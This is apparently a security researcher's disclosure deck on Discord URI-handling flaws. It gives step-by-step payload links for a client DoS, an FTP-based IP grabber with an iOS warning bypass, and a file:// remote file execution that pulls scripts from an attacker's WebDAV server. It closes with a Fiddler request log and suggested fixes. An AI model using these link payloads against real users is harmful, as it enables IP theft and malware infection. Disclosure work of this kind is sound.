Discord URI Exploitation

How a simple URI link can lead to infection

CVSS 9.6 – Critical

Shay Helman - shay#3503 - @shayhelman


Who am I

- Shay Helman
- Freelancer/Independent
- Web Developer
- Security Researcher
- Programmer
- GFX Designer
- @shayhelman
- If you would like to reach me email me at shayhelman@protonmail.com, send me an invite on my Discord shay#3503 or contact me on my keybase.io


Contents

Explanation of URIs

- According to Wikipedia,
- “A Uniform Resource Identifier (URI) is a string of characters designed for unambiguous identification of resources and extensibility via the URI scheme.”
- Most common URI schemes, http://, https://, ftp://, file://, data:
- A URI is registered under HKEY_CLASSES_ROOT as a URL protocol



Name	Type	Data
(Default)	REG_SZ	URL:Curse Client Handler
URL Protocol	REG_SZ	



Name	Type	Data
(Default)	REG_SZ	"C:\Users\Shay\AppData\Roaming\Twitch\Bin\Twitch.exe" "%1"

- The action given to the URI is inside *HKEY_CLASSES_ROOT/"URINAME"/shell/open/command*
- Electron applications by default are given their own URI ex. discord://
- Electron previously has had an RCE exploit with URIs before, CVE-2018-1000006

How Discord makes use of them

- Discord has its own URI which can be accessed using discord://
- Under the registry, the command given to this URI is *“path/to/discord.exe” --url -- “%1”*
- This basically reopens discord with the url argument and whatever came after discord://
- Discord utilizes this protocol for RPCs
- They use a node module called node-url for the formation and parsing of possible URI links in the chat

Exploitation
- Overview

- Discord allows users to input whatever URI they like since the node-url module does not discriminate by protocol (javascript: being the only exception)
- Once pressed, Discord opens these URIs by relaying the link to the default web browser which means the URI must be supported by that browser in order for it to open
- By the looks of it, Discord only intended to support https:// and http:// but since no one in the development team read over the url library thoroughly, every other URI is allowed to pass through and be formatted with the href property, this makes it easier for attackers to trick victims into pressing their malicious link

Exploitation
- Impacted users

- Depending on what URI is being exploited, every Discord client is affected by URI exploitation
- The most dangerous exploit requires the user to have Chrome, Edge, or IE as their default browser and must be using the Discord desktop client on windows – Basically a majority of Discord users already have this setup
- Linux and Mac OSX can be exploited in a similar manner but I have not tested these exploits on them yet
- iOS can be exploited but in a different type of exploit than the one I will explore fully

Discord DoS

Simple Denial of Service

Exploitation: Discord DoS
- Explanation and Exploitation

- This exploit was found by @R3V(Rev)
- Because of how the discord:// URI works, it is always expecting a web url in the protocol parameters
- In theory with this knowledge, inputting a non-url should confuse Discord, right?
- Testing with this link <discord://example> we can see that when pressed, nothing happens. This is because Discord sanitizes the input and makes sure it follows the Content Security Policy
- Now, if a slash is added after the non-url content, Discord doesn't handle it properly and blanks up, probably because it was not expecting anything after the sanitized parameter
- This URI <discord://example/example> therefore ends up blanking the Discord client
- Tested on Stable and PTB

Exploitation
- Setting up the attacks

- For the remote file execution against the Desktop client users, you will need
  - A publicly facing server with WebDAV enabled on the directory where the payload is stored
- That’s pretty much it, the ease of this exploit is scary
- For the IP Grabber, you will need
  - A publicly facing server with ftp enabled with a single user (won’t be accessed by victim)

IP Grabber

Old School and Simple IP Grabbing

Exploitation: IP Grabber
- Setting up the payload

- Discord has a URL filter which prevents people from pressing suspicious links without a warning, this can be bypassed on Desktop on any default browser that supports the ftp protocol and can be bypassed on iOS using a simple trick
- For the Desktop bypass, you must have a public ftp server setup with any user account or anonymous login
- For the mobile bypass nothing external is needed

Exploitation: IP Grabber - Sending the payload

- For the desktop bypass, format a message as such *“ftp://username@serveripaddress”* and send to the victim, they will not receive a warning from discord once pressed
- Their browser will take the ftp URI and attempt to connect to your server where you can view access logs and their IP address
- For iOS, the external site warning can be bypassed by formatting a message as such “<mailto:anything@yoururl.com://>”

Exploitation: IP Grabber - Result

- Once the URI is pressed, no warning shows up and the victim is immediately sent to the attackers server
- This breaks the whole concept of Discord on how it protects your IP Address at all costs
- The iOS exploit is just to show how badly the URI parser/handler is implemented
- By adding this format (char://char) anywhere between < and >, the URI is passed as valid and the html tags are added to allow it to become clickable

Remote File Execution

The worst of the worst

Exploitation: Remote File Execution - Explanation

- This vulnerability exploits the file:// URI
- For background, here is the URI dissected: *file://host/path*
- This URI is mainly used for local file navigation but because of its nature, it can be used to visit a remote host
- This is crucial to the basis of the exploit and is what makes it worse compared to simple local file execution
- WebDAV is an extension of http which allows the client to manipulate and access files on a host, it is also needed to support the type of request the file:// URI creates which is

Exploitation: Remote File Execution - Choosing and sending the right payload


- Now that you have a server with WebDAV enabled, place any file you wish to execute on the victims computer (executables will show a warning before executing so use another file such as .py or .jar since they are not blocked by windows, execute code, and a majority of users can execute them)
- Copy the IP address of your server and the path to the file
- Format what you have copied as such *"<file://ipaddress/path/to/file>"*
- Now send that as a message to your victim
- The victim must right click the link and press "Open Link" in order for the URI to be executed

Exploitation: Remote File Execution - Result

- Once the user has pressed “Open Link”, their Discord will freeze as the client relays the URI to the web browser and retrieves the file from the attackers server
- Once Discord is unfrozen, the file is downloaded and executed without warning on the victims computer therefore leading to a possible infection whilst bypassing Discord’s virus scanner
- The file is opened with Discord as the invoker therefore bypassing many different firewalls since Discord is usually whitelisted
- This exploit can be chained with any other windows exploit in order to maximize the threat of the attack

Exploitation: Remote File Execution - Analysis via Fiddler

- These are the requests being sent to the attackers server
- The first request is a OPTIONS method which asks the server for the possible methods, if there aren't any WebDAV options the client drops the requests



#	Result	Protocol	Host	URL
7	200	HTTP		/testing/
8	207	HTTP		/testing/
9	301	HTTP		/testing
10	207	HTTP		/testing/
11	207	HTTP		/testing/test.txt
12	207	HTTP		/testing/test.txt
13	301	HTTP		/testing
14	207	HTTP		/testing/
15	207	HTTP		/testing/test.txt
16	200	HTTP		/testing/test.txt

- The second request is a PROPFIND that requests the properties and directory of the folder/resource (ignore the 301, it redirected the client since it requested a folder without the trailing slash)
- Now that the client knows it can retrieve the file, it cycles through the same process a few times and the last request ends up being a GET request which retrieves the resource that will end up being executed by the client

PoC Video

- https://youtu.be/yWzVeS5hC8A

Possible Solutions

- Since there are other possibilities through the use of URIs that I have not addressed, the best method would be adding a proper protocol validator instead of sticking to a node module that wasn’t intended to be used with an Electron app
- Another method would be to fix how URIs are handled by the default browser since currently the default browser whitelists Discord and allows any URI to directly be visited

Summary

- URIs are dangerous, especially when they can be crafted and sent by anyone through a messaging platform
- Most of these exploits can port onto any other electron app depending on its application and behavior with URIs
- The topic of URIs has been brought up multiple times to Discord yet no real action was taken against them, ex. here and the data: URI XSS vulnerability in the past
- Pro Tip: it doesn't hurt to check the source of the module that will be shipped with your program